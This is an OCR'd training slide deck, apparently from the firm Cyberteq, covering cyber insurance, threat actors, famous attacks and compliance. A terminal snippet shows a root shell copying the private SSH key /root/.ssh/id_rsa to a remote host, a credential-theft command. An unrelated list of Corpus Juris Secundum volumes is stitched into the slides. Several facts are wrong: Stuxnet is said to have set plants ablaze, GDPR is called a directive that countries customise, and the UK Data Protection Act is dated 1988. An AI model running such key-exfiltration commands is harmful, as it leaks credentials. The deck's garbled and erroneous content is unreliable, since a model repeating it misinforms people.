CYBERTEQ

Insurance & Cyber Security

Table of Content

- **Introduction**
- Cyber Insurance
- Cybercrime
- Compliance
- The Future


Introduction

- Mattias Aronsson

Table of Content

- Introduction
- **Cyber Insurance**
- Cybercrime
- Compliance
- The Future

CYBERTEQ



Cyber Insurance

Cyber Insurance (Overview)

- Why is it needed?
  - Inherent nature of IT Security is that unless a threat materializes one doesn't know how insecure their IT infrastructure is.
  - Cyber Insurance can not prevent an IT incident but it can insure against one, if the incident materializes
  - Big business and very fast growing market ($7.5 Billion)
- Brief overview of different types of insurance:
  - Hacksurance
  - Theft & Fraud
  - Forensic Investigation
  - Business Interruption
  - Extortion
  - Reputation Insurance
  - Computer & Data Loss and Restoration

Cyber Insurance (Overview)

- Cyber insurance history
  - Cyber insurance started somewhere close to 2005
- Statistics and numbers
  - $7.5 Billion market
  - To reach $14 billion by 2022
  - Mostly Large Corporates & Financial Services are main customers

Cyber Insurance (Overview)

- Overview
  - What kind of Cyber Insurance coverage you want?
  - What is the most important part of business?
- Premium Determination
  - Revenue
  - Reputation
- Best Practices to Lower Premium
  1. Risk Aware Culture
  2. Data & Network Security
  3. Access Control
  4. Backing up
  5. Security by Design
- Cyber Security Policy

Premium Determination

- Determination of premium
  - Banks link information security controls & standards with the premium discounts
- Ask the Bank how premium can be lowered
- Mostly following things matter most
  - Network Security Tools
  - Data Protection Tools
  - Standards
    - EU Directive on Data Security
    - Data Protection legislation/ordinances (Differs from country to country)
    - PCI-DSS
    - ISO 27001
  - Third Party Certifications

Best Practices (Risk Aware Culture)

- Identification of Cyber Risks
- Impact Analysis
  - Impact a Cyber risk would have on business
- Creation of Risk Register
  - A live document linking Cyber Risks with Impacts on business
  - Reviewing on a monthly/weekly basis
- Specialised Tools
  - ISF tools for Risk identification and mitigation
- Social Engineering
  - Humans are the weakest link in the chain
  - Developing a security culture in the company

Best Practices (Data & Network Security)

CYBERTEQ

- Data Security
  - DLP
  - Encryption
  - Standards
    - PCI-DSS
    - ISO 27001
- Network Security
  - Penetration Testing
  - Firewall
  - Network Scanning
  - SIEM

Best Practices (Access Control)

- Access Control
  - Who access what, when and where
  - Companies who control access within network and endpoint reduces cyber security risks
- Specialised tools
  - Network
    - Controlling the movement of data coming in and going out of the network
  - Endpoint
    - Controlling the endpoints within the network
    - Logging information and events

Best Practices (Backing Up & Security by Design)

- Backing up
  - Backing data whether its on cloud or not
  - In case of data lost you should be able to recover data fast
- Security by Design
  - When developing a new system integrate security from start
  - Don’t take security as an add on service

Cyber Security Policy(Legal)

CYBERTEQ

- It is a legal document encompassing the coverage of the Cyber Security Policy
- To develop the policy it is required to convert the technical capabilities & implemented standards (Best Practices) of an organisation into a legal document
- A lawyer with some technical background is the one who creates this Cyber Security Policy
- In case a cyber security related crime is undertaken then this policy determines if the incident is under coverage or not

Cyber Insurance (Case Study)

- Columbia Casualty Company
  - Provides insurance related products to its customers
- Cottage Health System
  - Cottage Health System operates a network of hospitals across California
  - Cottage bought the Cyber Security Insurance from Columbia Casualty company
- Incident
  - A data breach that led to the release of electronic health care patient data. This information was stored on servers which were owned and maintained by Cottage Health System
  - This led to huge financial loss and reputational loss to Cottage Health System
- Insurance Denied by Columbia
  - Columbia claimed Cottage “Failure to Follow Minimum Required Practices”

Cyber Insurance (Case Study)


- Claim
  - Cottage raised a claim with Columbia (Insurance company) of approx. $4 million
  - Both parties could not settle the matter as per the Cyber Security Policy
- Law Suit
  - Cottage filed a law suit against Columbia due to loss of 32500 patient data leading to financial and reputation losses
  - Law suit is pending with the US District Court in California

NetDelligence Case Study

- NetDelligence is a company that provides Cyber Risk Assessment. It is being used by US and UK Cyber Insurers for liability claims
- They undertook a review of all the Cyber Insurance related claims that were taking place in the US (2011-2016)
- They in their detailed case study identify market segments which were most exposed. Also they did more in depth analysis on different breaches which had wide ramifications on revenue and reputation

NetDelligence Case Study

- Breaches are not for the fortune 500 companies only
- 87% of claims made were by Micro Small companies($5M – $300M
- Data breach can be really costly, no matter how large or small an organisation is
- Greatest number of records exposed were in Financial Sector
- Average pay out for Large company was $3.04 million
- Average pay out for Financial company was $1.3 million
- 75% of claims were spent on crisis services (Getting IT experts to recover lost data or services). Forensics has the largest share in Crisis claims



```
5000 ?          S1    2015   5:
01 /usr/sbin/rsyslogd -c5
root@littlezen:~# whoami
root
root@littlezen:~# scp /root/.ss
h/id_rsa : root@j6hoRemote.ini:/
tmp/
```

Cyber Crime

Table of Content

- Introduction
- Cyber Insurance
- **Cybercrime**
- Compliance
- The Future

Cyber Crime

- Who are the criminals?
- How are the criminals operating?
- What motivates them?
- Common attacks
- Examples of successful hacks & attacks
    - Hacked printer burns down building
    - Stuxnet
    - Ransomware
- Malware demo

Threat Actors

CYBERTEQ

- Cyber Criminals, Organized and Otherwise
  - Profit
  - Mass Phishing
- Hacktivists
  - They have agenda other than money at times social injustice
  - DDoS
- State Sponsored
  - Advanced Persistence Threat
  - Strong consistent security program covering social and technical aspects
- Insider Threat
  - Information is the target
  - Security awareness programme
  - Honeypots
- Be Proactive
  - Always stay ahead of the adversary

Who are the criminals?

- Kevin Mitnick
  - The most wanted US computer criminal
  - He was jailed for 1 year in prison & 3 year supervised release. This is for Hacking into Digital Equipment Corporation's network
  - Near the end of his probation went on to the biggest hacking spree in US history affecting National Défense Warning Systems & Stealing Corporate secrets
  - He was eventually caught and sentences to 5 years. Later he started Mitnick Security Consulting LLC. Providing computer security consultancy


Who are the criminals?

- Jonathan James
    - Began hacking at young age and went on to Hack NASA network
    - Several high profile companies became victim of his crimes
    - In 2008 he was prosecuted. He denied any involvement. During the course of his trial he committed suicide thinking he will be sent to prison
- Anonymous
    - Is a hacker or a group of hackers looking for social justice
    - Disabled Church of Scientology websites due to an issue which Anonymous claimed social injustice
    - FBI shutdown Megaupload.com due to copyrights issue. Anonymous strike back by shutting down Recording industry websites (Motion Picture etc)
    - Some of Anonymous hackers were caught in 2013. The group is still at large

How are the criminals operating?

- Developing special code that would breach a certain system
- Ingenuous thinking
- Trial and error method
- Zero Day attacks
    - No firewall or SIEM can prevent Zero Day attacks
- Firewalls, antivirus, SIEM etc
    - All these systems have inherent flaws
    - Exploited by Hackers
- A port which is used for legitimate traffic can be potentially exploited by a hacker to transmit malware

Hacking Process



What motivates them?

- Money
- Fame
- Social Injustice
  - Anonymous
  - Wikileaks
- Cyber Army
  - States are developing cyber armies to attack and defend their Cyber Zones
  - Motivation is to protect national assets over the internet and on computer

Common Attacks

- Keylogger
  - Logs key on your keyboard transmit it over to an adversary via email or some other mechanism
- Denial of Service
  - Attacker will send large chunks of traffic to a website which overwhelms it
- Phishing
  - Email message mostly coming from Danzel in distress etc
  - One of my customer paid $300,000 – 400,000 to a girl portraying to be Col Gaddafi daughter. Who wanted this money to unlock his fathers bank account. Promising later she will pay back and also will give him a few million dollars

Hacked Printers Burns Down Building

- Columbia University student find flaws in ordinary office printers
- Enable them to insert malware
- Take control of computers remotely
- Even over heat printers to the point that it can catch fire
- These printers can be easily be exploited with huge ramifications
- HP was the company producing the printers
- HP came back to Columbia University with the following message
    - "This is probably not as broad as what I had heard in their first announcement," Hewlett-Packard's Keith Moore told MSNBC. "It sounds like we disagree on what the exposure might be."

Successful Attacks (Stuxnet)

- Stuxnet
  - A virus that affected the Iranian Nuclear Plants
  - The virus gives multiple start and stop command to Plant industrial units. This leads to the Plant heating up and catching fire
  - The fire then spreads through the whole facility
- It was the world's first digital weapon
- Even more interestingly was that none of these plants were connected to the internet
- Kaspersky and McAfee anti virus suite didn't had the capacity to detect Stuxnet
- It was a computer support engineer who had two similar queries coming from two different Nuclear Power Plants located hundreds of miles away in Iran. He detected this anomaly and informed the Iranian that they are under attack

Ransomware

- GrandCrab
  - The malware takes an unusual route to infect victims through the RIG EK and GrandSoft EK exploit kits and demands a cryptocurrency fee of 1.5 Dash (just under £500 at the time of writing) for the return of any files.
- Golden Eye
  - Took over Ukraine National Bank, State Power and Largest Airport of the country (Kiev)
  - Hangs the system and on restart show skull and bones along with a demand note
- WannaCry
  - Attacked NHS IT systems in UK
  - Shutting them down and then demanding ransom on reboot


Malware Demo

CYBERTEQ

- Demo 1
- Demo 2

Table of Content

- Introduction
- Cyber Insurance
- Cybercrime
- **Compliance**
- The Future


CORPUS JURIS SECUNDUM
22A
Criminal Procedure and Rights of the Accused §§75 to 773
CORPUS JURIS SECUNDUM
23
Criminal Procedure and Rights of the Accused §§774 to 1328
CORPUS JURIS SECUNDUM
23A
Criminal Procedure and Rights of the Accused §§1329 to 2058
CORPUS JURIS SECUNDUM
24
Criminal Procedure and Rights of the Accused §§2059 to End
CORPUS JURIS SECUNDUM
25
Crops to Damages §§1 to 191
JURIS SECUNDUM
25A
Damages §§192 to 469 to Death
TWENTY20

Compliance

Compliance

CYBERTEQ

- Understanding and achieving compliance
- GDPR (EU data protection law)
- How the insurance industry can help improve cyber security in society

Understanding and Achieving Compliance

- Compliance
  - Set of guidelines and best practices
  - Compliance is done to follow regulatory requirements mostly-
- Examples
  - Sarbanes Oxley
  - PCI-DSS
  - NIST
  - ISO standards (ISO 27001-2013)
  - HIPPA

Data Protection Laws

- UK Data Protection Act
  - First came in 1988
  - Through this act UK government ensures that data is protected by companies and individuals
- EU Directive on Data Protection
  - General Data Protection Regulation (**GDPR**) (Regulation (EU) 2016/679)
  - Provides broad framework for EU countries for protecting information
  - Each country then come up with their own legislations to further customise the GDPR

Cyber Security & Insurance Industry

CYBERTEQ

- Social Responsibility
  - Ensure privacy and data protection
- Financial Industry is hot favourite of Hackers
- Law and Best Practices
  - ISO standards
  - Follow country legislation
- Offer Cyber Security Insurance
- Develop Human Resource Pool
- Promote Entrepreneurship relating to Information Security

Table of Content

CYBERTEQ

- Introduction
- Cyber Insurance
- Cybercrime
- Compliance
- **The Future**

The Future

The Future

- Cybercrime trends
  - Cyber crimes are growing exponentially
  - More of the world GDP is now linked with the internet. This trend is set to grow very fast. With more countries adapting new technologies Cyber Crime and Cyber Insurance will grow side by side
- Predictions of future statistics and numbers
  - Financial services is among one of the most vulnerable sectors. Also this sector is also the most attractive for hackers
  - Global Cybercrime damages globally to reach $6 trillion by 2021
  - In the past year, **Nearly 700 million people in 21 countries experienced some form of cybercrime (Source:Symantec)**
- Security Dilemma
  - Unless an attack happens its very difficult to invest money in developing Cyber Security capacity. This is the usual approach and it can be very destructive for business
  - It is important that professionals in insurance industry understand this dilemma and plan accordingly
- Insurance industry helping society (insurance industry can help push for better security by demanding certain levels of security by customer)

Conclusion

CYBERTEQ